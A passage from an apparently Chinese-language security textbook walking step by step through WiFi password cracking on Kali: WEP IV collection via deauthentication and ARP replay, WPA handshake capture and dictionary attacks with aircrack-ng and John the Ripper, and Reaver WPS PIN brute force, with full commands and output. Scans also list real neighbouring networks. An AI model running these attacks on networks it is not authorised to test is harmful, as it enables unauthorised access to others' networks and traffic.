root@kali:~# aireplay-ng -0 1 -a 1C:FA:68:01:2F:08 -c DC:6D:CD:66:FE:CB wlan0mon
04:15:06  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
04:15:07  Sending 64 directed DeAuth (code 7). STMAC: [DC:6D:CD:66:FE:CB] [ 0|55 ACKs]
```

Step 04 此时会抓取到AP与STA关联时的密钥流，下图为抓取的密钥流。

```
 CH  1 ][ Elapsed: 3 mins ][ 2018-10-18 04:12 ][ 140 bytes keystream: 1C:FA:68:01:2F:08

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 1C:FA:68:01:2F:08    0  50      986      164    4   1  54e. WEP  WEP    SKA  Test-001

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB  -14    0 - 9e    22      159
```

Step 05 执行ls命令，查看当前目录可以发现有一个.xor结尾的文件，这个文件保存着STA关联AP的密钥流，如下图所示。

```
root@kali:~# ls
Desktop    Pictures   wep-01-1C-FA-68-01-2F-08.xor  wep-01.kismet.netxml
Documents  Public     wep-01.cap
Downloads  Templates  wep-01.csv
Music      Videos     wep-01.kismet.csv
```

Step 06 利用XOR文件与AP建立关联，一旦获取到密钥流便可以将任意主机与AP进行关联，使用aireplay-ng -1 <间隔时间> -e <ESSID> -y <密钥流文件> -a <AP-MAC地址> -h <需要建立关联的MAC地址> wlan0mon命令，可以使本机与AP建立关联，如下图所示。

```
root@kali:~# aireplay-ng -1 60 -e Test-001 -y wep-01-1C-FA-68-01-2F-08.xor -a 1C:FA:68:
01:2F:08 -h E8-4E-06-28-AE-46 wlan0mon
04:35:31  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1

04:35:31  Sending Authentication Request (Shared Key) [ACK]
04:35:31  Authentication 1/2 successful
04:35:31  Sending encrypted challenge. [ACK]
04:35:31  Authentication 2/2 successful
04:35:31  Sending Association Request [ACK]
04:35:31  Association successful :-) (AID: 1)
```

Step 07 执行ARP重放收集IV数据，执行ARP重放需要先获取一个有效ARP数据，本机只是与AP建立了关联并不能进行通信，所以还需要抓取一个有效ARP通信，此时可以执行aireplay-ng -3 -b <AP-MAC地址> -h <本机MAC地址> wlan0mon命令，如下图所示。

```
root@kali:~# aireplay-ng -3 -b 1C:FA:68:01:2F:08 -h E8-4E-06-28-AE-46 wlan0mon
04:39:49  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
Saving ARP requests in replay_arp-1018-043949.cap
You should also start airodump-ng to capture replies.
Read 1404 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Step 08 再次解除AP与STA关联，触发真实的ARP数据包，产生以replay_arp开头的文件，如下图所示。

```
root@kali:~# ls
Desktop     Pictures                    replay_arp-1018-014337.cap    wep-01.cap
Documents   Public                      Templates                     wep-01.csv
Downloads   replay_arp-1018-012700.cap  Videos                        wep-01.kismet.csv
Music       replay_arp-1018-013325.cap  wep-01-1C-FA-68-01-2F-08.xor  wep-01.kismet.netxml
```

Step 09 当产生这个ARP合法数据包后，便会开始真正的ARP重放，如下图所示。

```
root@kali:~# aireplay-ng -3 -b 1C:FA:68:01:2F:08 -h E8-4E-06-28-AE-46 wlan0mon
04:44:21  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
Saving ARP requests in replay_arp-1018-044422.cap
You should also start airodump-ng to capture replies.
Read 10658 packets (got 2410 ARP requests and 3606 ACKs), sent 4252 packets...(499 pps)
```

Step 10 尽量多的收集IV，收集的IV值越多越容易破解出密码，如下图所示。

```
CH  1 ][ Elapsed: 34 mins ][ 2018-10-18 02:07 ][ 140 bytes keystream: 1C:FA:68:01:2F:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08    0  54    12390   144526    0   1  54e. WEP  WEP    SKA  Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  E8:4E:06:28:AE:46    0    0 - 1      0  1319964
1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB   -2    1e- 6      0     3194  Test-001
```

Step 11 使用aircrack-ng工具破解密码，该密码为KEY FOUND!。KEY FOUND!后面方括号中是密码的十六进制形式，之后ASCII：后面便是常用的字符串密码，如下图所示。

```
                          Aircrack-ng 1.4


            [00:00:00] Tested 511 keys (got 142702 IVs)

KB    depth   byte(vote)
 0    4/  7   5D(157440) 28(155648) 58(155392) 0C(154368) BE(154112)
 1    2/  1   76(159488) ED(156928) 53(156672) D2(156416) 70(155136)
 2    0/  1   96(199168) 27(158976) 92(158976) 7C(157696) B1(157184)
 3   59/  3   F6(147456) 20(146944) 3E(146944) 65(146944) 88(146944)
 4    2/  5   A5(160000) 5B(159488) C4(158976) 3C(156416) 04(155648)

   KEY FOUND! [ 31:32:33:34:35:36:37:38:39:30:31:32:33 ] (ASCII: 1234567890123 )
      Decrypted correctly: 100%
```

提示：一旦收集到足够多的IV，那么破解WEP密码的速度就非常快，所以采用WEP加密是不安全的。

8.3.2　使用aircrack-ng破解WPA密码



破解WPA与WEP不同，WEP需要收集大量IV数据，而WPA只要抓取四次握手信息即可，但是如果字典文件中没有密码是破解不出来的。

1. 认识字典文件

Kali中本身自带了一些字典文件，查看自带字典文件的方法如下。

（1）/user/share/john 目录下的 password.lst 字典文件，如下图所示。

```
root@kali:/usr/share/john# ls
alnum.chr       dumb16.conf                  korelogic.conf  lowerspace.chr          uppernum.chr
alnumspace.chr  dumb32.conf                  lanman.chr      password.lst            utf8.chr
alpha.chr       dynamic.conf                 latin1.chr      regex_alphabets.conf
ascii.chr       dynamic_flat_sse_formats.conf  lm_ascii.chr  repeats16.conf
cronjob         john.conf                    lower.chr       repeats32.conf
digits.chr      john.local.conf              lowernum.chr    upper.chr
```

（2）/usr/share/wfuzz/wordlist/general 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/general# ls -lah
总用量 488K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root 2.5K 3月  25  2018 admin-panels.txt
-rw-r--r-- 1 root root  22K 3月  25  2018 big.txt
-rw-r--r-- 1 root root 1.2K 3月  25  2018 catala.txt
-rw-r--r-- 1 root root 6.4K 3月  25  2018 common.txt
-rw-r--r-- 1 root root  278 3月  25  2018 euskera.txt
-rw-r--r-- 1 root root  141 3月  25  2018 extensions_common.txt
-rw-r--r-- 1 root root  238 3月  25  2018 http_methods.txt
-rw-r--r-- 1 root root  12K 3月  25  2018 medium.txt
-rw-r--r-- 1 root root 401K 3月  25  2018 megabeast.txt
-rw-r--r-- 1 root root  244 3月  25  2018 mutations_common.txt
-rw-r--r-- 1 root root 2.1K 3月  25  2018 spanish.txt
-rw-r--r-- 1 root root   79 3月  25  2018 test.txt
```

（3）/usr/share/wfuzz/wordlist/Injections 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/Injections# ls -lah
总用量 88K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  11K 3月  25  2018 All_attack.txt
-rw-r--r-- 1 root root   59 3月  25  2018 bad_chars.txt
-rw-r--r-- 1 root root 1.6K 3月  25  2018 SQL.txt
-rw-r--r-- 1 root root 3.4K 3月  25  2018 Traversal.txt
-rw-r--r-- 1 root root 1.5K 3月  25  2018 XML.txt
-rw-r--r-- 1 root root 2.4K 3月  25  2018 XSS.txt
```

（4）/usr/share/wfuzz/wordlist/others 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/others# ls -lah
总用量 72K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  418 3月  25  2018 common_pass.txt
-rw-r--r-- 1 root root  59K 3月  25  2018 names.txt
```

（5）/usr/share/wfuzz/wordlist/stess 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/stress# ls -lah
总用量 184K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  189 3月  25  2018 alphanum_case_extra.txt
-rw-r--r-- 1 root root  124 3月  25  2018 alphanum_case.txt
-rw-r--r-- 1 root root   52 3月  25  2018 char.txt
-rw-r--r-- 1 root root 1.5K 3月  25  2018 doble_uri_hex.txt
-rw-r--r-- 1 root root 155K 3月  25  2018 test_ext.txt
-rw-r--r-- 1 root root 1.0K 3月  25  2018 uri_hex.txt
```

（6）/usr/share/wfuzz/wordlist/webservices 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/webservices# ls -lah
总用量 16K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  453 3月  25  2018 ws-dirs.txt
-rw-r--r-- 1 root root  111 3月  25  2018 ws-files.txt
```

（7）/usr/share/wfuzz/wordlist/vulns 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wfuzz/wordlist/vulns# ls -lah
总用量 440K
drwxr-xr-x 2 root root 4.0K 10月  8 00:58 .
drwxr-xr-x 8 root root 4.0K 8月  21 06:52 ..
-rw-r--r-- 1 root root  230 3月  25  2018 apache.txt
-rw-r--r-- 1 root root 108K 3月  25  2018 cgis.txt
-rw-r--r-- 1 root root  706 3月  25  2018 coldfusion.txt
-rw-r--r-- 1 root root  74K 3月  25  2018 dirTraversal-nix.txt
-rw-r--r-- 1 root root  71K 3月  25  2018 dirTraversal.txt
-rw-r--r-- 1 root root  72K 3月  25  2018 dirTraversal-win.txt
-rw-r--r-- 1 root root 3.1K 3月  25  2018 domino.txt
-rw-r--r-- 1 root root  15K 3月  25  2018 fatwire_pagenames.txt
-rw-r--r-- 1 root root  863 3月  25  2018 fatwire.txt
-rw-r--r-- 1 root root  383 3月  25  2018 frontpage.txt
-rw-r--r-- 1 root root  485 3月  25  2018 iis.txt
-rw-r--r-- 1 root root  365 3月  25  2018 iplanet.txt
-rw-r--r-- 1 root root  306 3月  25  2018 jrun.txt
-rw-r--r-- 1 root root  155 3月  25  2018 netware.txt
-rw-r--r-- 1 root root  295 3月  25  2018 oracle9i.txt
-rw-r--r-- 1 root root  16K 3月  25  2018 sharepoint.txt
-rw-r--r-- 1 root root  571 3月  25  2018 sql_inj.txt
-rw-r--r-- 1 root root  970 3月  25  2018 sunas.txt
-rw-r--r-- 1 root root  220 3月  25  2018 tests.txt
-rw-r--r-- 1 root root 1.8K 3月  25  2018 tomcat.txt
-rw-r--r-- 1 root root  536 3月  25  2018 vignette.txt
-rw-r--r-- 1 root root 2.4K 3月  25  2018 weblogic.txt
-rw-r--r-- 1 root root 7.4K 3月  25  2018 websphere.txt
```

（8）/usr/share/wordlist 目录下的字典文件，如下图所示。

```
root@kali:/usr/share/wordlists# ls -lah
总用量 51M
drwxr-xr-x   2 root root 4.0K 8月   21 06:52 .
drwxr-xr-x 440 root root  16K 10月  13 04:50 ..
lrwxrwxrwx   1 root root   25 8月   21 06:52 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx   1 root root   30 8月   21 06:52 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx   1 root root   35 8月   21 06:52 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx   1 root root   41 8月   21 06:52 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx   1 root root   45 8月   21 06:52 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx   1 root root   46 8月   21 06:52 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx   1 root root   41 8月   21 06:52 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r--   1 root root  51M 3月    3  2013 rockyou.txt.gz
lrwxrwxrwx   1 root root   34 8月   21 06:52 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
lrwxrwxrwx   1 root root   25 8月   21 06:52 wfuzz -> /usr/share/wfuzz/wordlist
```

（9）/usr/share/wordlist 目录中有一个压缩文件 rockyou.txt.gz。其中也包含一个字典文件解压缩，如下图所示。

```
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb       dnsmap.txt     fern-wifi   nmap.lst     sqlmap.txt
dirbuster  fasttrack.txt  metasploit  rockyou.txt  wfuzz
root@kali:/usr/share/wordlists# cat rockyou.txt | wc -l
14344392
```


2. 破解WPA密码

破解文件之前，首先需要设置无线路由器的加密方式，设置方法为：首先登录无线路由器，在“无线设置”中将“无线安全设置”设置成WPA加密，如下图所示。修改加密方式后需重启路由才能生效。



破解WPA密码的具体操作步骤如下：

Step 01 使用airmon-ng strat wlan0命令启动网卡并进入monitor模式，如下图所示。




```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Step 02 使用airodump-ng -c <信道> --bssid <AP-MAC地址> -w <保存文件名> wlan0mon命令，启动数据抓包功能，并保存抓取后的文件，如下图所示。



```
CH  1 ][ Elapsed: 1 min ][ 2018-10-18 23:27

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08    1  53      459       16    0   1  270  WPA2 CCMP   PSK  Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB    1    0 - 6      1      21
```

Step 03 如果AP与STA有关联，可以使用arieplay-ng -0 1 -a <AP-MAC地址> -c <已连接STA-MAC地址> wlan0mon命令，执行该命令后，会解除AP与STA的关联，如下图所示。

```
root@kali:~# aireplay-ng -0 1 -a 1C:FA:68:01:2F:08 -c DC:6D:CD:66:FE:CB wlan0mon
04:15:06  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
04:15:07  Sending 64 directed DeAuth (code 7). STMAC: [DC:6D:CD:66:FE:CB] [ 0|55 ACKs]
```

Step 04 当抓取到AP与STA关联时的四次握手信息，下图会给出相应的提示信息。

```
CH  1 ][ Elapsed: 3 mins ][ 2018-10-18 23:30 ][ WPA handshake: 1C:FA:68:01:2F:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08    1  39     1116       83    2   1  270  WPA2 CCMP   PSK  Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB    0    1e- 0e  1912      92  Test-001
```

Step 05 使用aircrack-ng -w <字典文件> wpa-01.cap命令，即可破解出WPA密码，如下图所示。可以看到每秒筛选2174个密码文件，如果字典中存在密码文件一定会破

解出来，这里获取的密码为Password。

```
[00:00:00] 172/647 keys tested (2174.05 k/s)

Time left: 0 seconds                                   26.58%

                  KEY FOUND! [ Password ]


Master Key     : 82 94 7A F8 6C 35 F6 53 DD 0F 7F 06 4A 46 17 AB
                 D1 43 4A 74 D1 42 30 00 06 26 60 5C D5 B7 BD 17

Transient Key  : 51 FB B2 7C FA 7B 1F 8D E5 B4 47 12 E0 6B 0A 08
                 46 69 45 F9 E0 15 1B EA 45 34 D3 D2 E9 6F DC 2E
                 FB 9A FE 82 50 92 77 D5 F1 94 89 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 3E 78 E2 FA C6 9D 53 78 F0 95 8F F7 EC 7C 7B A2
```

8.3.3　使用JTR工具破解WPA密码

JTR（John the Ripper）是一个快速的密码破解工具，用于在已知密文的情况下尝试破解出明文的密码软件，支持目前大多数的加密算法。

使用JTR（John The Ripper）破解密码的操作步骤如下：

Step 01 打开配置文件并搜索List.Rules:Wordlist字段，如下图所示。

```
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3 !?X l Q
#Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
```

Step 02 调整到List.Rules:Wordlist字段的结尾处，加入“$[0-9] $[0-9] $[0-9] $[0-9]”字段，如下图所示，这样便可以修改密码生成规则。

```
-[:c] <* >2 !?A \p1[lc] M [PI] Q
# Try the second half of split passwords
-s x**
-s-c x** M l Q
$[0-9]$[0-9]$[0-9]$[0-9]
# Case toggler for cracking MD4-based NTLM hashes
# given already cracked DES-based LM hashes.
# Use --rules=NT to use this
[List.Rules:NT]
```

Step 03 使用john --wordlist=<密码文件> --rules --stdout命令，可以通过相应的规则生成密码，如下图所示。其中--wordlist是读取密码文件；--rules对该文件使用规则；--stdout进行显示。

```
root@kali:~# john --wordlist=dd.txt --rules --stdout
1550992
1500992
1301234
1321234
4p 0:00:00:00 100.00% (2018-10-19 05:14) 40.00p/s 1321234
```

Step 04 使用john --wordlist=dd.txt --rules --stdout | aircrack-ng -e Test-001 -w - wpa-01.cap命令，配合aircrack-ng进行密码破解。下图为执行效果，可以看出密码为Password666。

```
              [00:00:00] 4 keys tested (21.53 k/s)


                 Current passphrase: Password666


    Master Key     : AB 3D B3 21 F4 B6 8F 07 7D CE 6E E9 33 75 4E 98
                     66 34 78 03 4B EA 7D A0 DA F9 A4 05 81 18 76 6B

    Transient Key  : E1 D9 12 9A 10 34 8D 20 73 D4 38 AE BB BD 1E 9D
                     BB 53 E7 DD 85 81 F0 28 C9 87 36 63 AB 41 65 03
                     59 75 9D 96 68 69 3F 81 BB 5F 20 55 86 5B 3C FA
                     0A F4 F5 F4 CC AE 64 FD 3E 3E 58 1A 0D E8 DC 3B

    EAPOL HMAC     : 93 46 02 15 49 1F 11 48 0E A5 9A 08 F2 4C 72 42

Passphrase not in dictionary
```

8.3.4　使用Reaver工具破解WPS密码



Reaver工具是目前流行的无线网络攻击工具，它主要针对的是WPS漏洞。Reaver工具会对WiFi保护设置（WPS）的注册PIN码进行暴力破解攻击，并尝试恢复出WPA/WPA2密码。

使用Reaver工具破解密码的操作步骤如下：

Step 01 使用reaver命令，查看reaver工具的帮助信息，下图为所需参数。

```
root@kali:~# reaver


Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
        -i, --interface=<wlan>          Name of the monitor-mode interface to use
        -b, --bssid=<mac>               BSSID of the target AP
```

Step 02 将网卡设置成monitor模式，寻找支持WPS的AP，使用wash -U -i wlan0mon命令。下图为执行效果。其中-U是表示以UTF-8字符编码进行显示，-i是具体使用的网卡接口。

```
root@kali:~# wash -U -i wlan0mon
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
--------------------------------------------------------------------------------
42:31:3C:E1:D0:69    9  -59  2.0  No   RalinkTe   小米共享WiFi_D068
04:95:E6:12:CA:21   11  -57  2.0  No   Broadcom  Chinanet-KTJK9F
AC:A2:13:85:FC:C0    4  -59  2.0  No   RalinkTe  lfwx
A8:57:4E:C7:F8:74   11  -57  2.0  No   Unknown   wangyangyang
28:2C:B2:EA:D5:54   11  -61  2.0  No   Unknown   TP-LINK_EAD554
40:A5:EF:67:85:A2    1  -59  2.0  No             主接03-1
DC:C6:4B:C1:B3:5C    8  -61  1.0  No   RalinkTe  ChinaNet-TKae
38:E2:DD:74:A1:AA    4  -61  2.0  No   RalinkTe  ChinaNet-nkkk
```

提示：还可以使用airodump-ng这个工具来寻找支持WPS的AP，使用airodump-ng –wps wlan0mon命令，同样可以寻找到支持WPS功能的AP，下图为执行效果。



```
root@kali:~# airodump-ng --wps wlan0mon

 CH  5 ][ Elapsed: 30 s ][ 2018-10-20 00:55

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH WPS     ESSID

 06:03:CD:33:60:73   -9       53        0    0   6  405  OPN                      TPGuest_6073
 F4:83:CD:33:60:73  -20       37        0    0   6  405  WPA2 CCMP   PSK          千    技
 1C:FA:68:01:2F:08  -30       40        0    0   1  270  WPA2 CCMP   PSK  0.0     Test-001
 E4:68:A3:7C:B1:B0  -36        2        0    0   6  54e. WPA2 CCMP   MGT          CMCC
 E4:68:A3:7C:B1:B2  -36        3        0    0   6  54e. OPN                      CMCC-XJ
 E4:68:A3:7C:B1:B5  -36        4        0    0   6  54e. OPN                      A
 E4:68:A3:7C:B1:B1  -38        3        0    0   6  54e. OPN                      and-Business
 E4:68:A3:7C:EF:F5  -39        3        0    0   1  54e. OPN              0.0     A
 E4:68:A3:7C:EF:F2  -40        2        0    0   1  54e. OPN              0.0     CMCC-XJ
```

Step 03 破解PIN码，使用reaver -i wlan0mon -b <AP-MAC地址> -vv -c 3命令，其中-vv是显示详细信息，-c选择信道，如下图所示。每次随机选择一个PIN码进行发送。

```
[+] Trying pin "33335674"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 1C:FA:68:81:FB:EA (ESSID: TP-LINK_81FBEA)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 0.05% complete @ 2018-11-04 23:55:33 (28 seconds/pin)
```

提示：在破解的过程中，如果加入-K 1参数，可以快速破解出AP的PIN码。

Step 04 获取到PIN码后，可以通过PIN码获取密码，这时可以使用reaver -i wlan0mon -b<AP-MAC地址> -vv -p <PIN码>命令来获取密码，这里获取的密码为Password，如下图所示。

```
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 4 seconds
[+] WPS PIN: '35169857'
[+] WPA PSK: 'Password'
[+] AP SSID: 'Test-001'
[+] Nothing done, nothing to save.
```

8.4 使用CDlinux系统破解无线路由器密码

CDlinux系统中自带有许多破解工具，如mimidwep-gtk、FeedingBottle、Inflator等，使用这些工具可以破解无线路由器的密码。

8.4.1 使用minidwep-gtk破解WEP密码

使用minidwep-gtk破解WEP密码需要以下几个步骤：

Step 01 双击CDlinux桌面minidwep-gtk图标，如下图所示。



Step 02 启动minidwep-gtk首先会弹出一个警告信息框，如下图所示。阅读完警告信息后单击OK按钮。




Step 03 下图为启动后的minidwep-gtk，左侧的“无线网卡”中可以看到接入的无线网卡；“信道”可以选择对那种信道进行扫描，“加密方式”可以选择针对哪种加密方式进行破解。



注意：如果“无线网卡”中没有检测到无线网卡，minidwep-gtk软件会给出提示，此时可以检查无线网卡是否插入并可用。

Step 04 切换加密方式为WEP并单击“扫描”按钮，扫描出结果后会给出详细信息，如

下图所示。



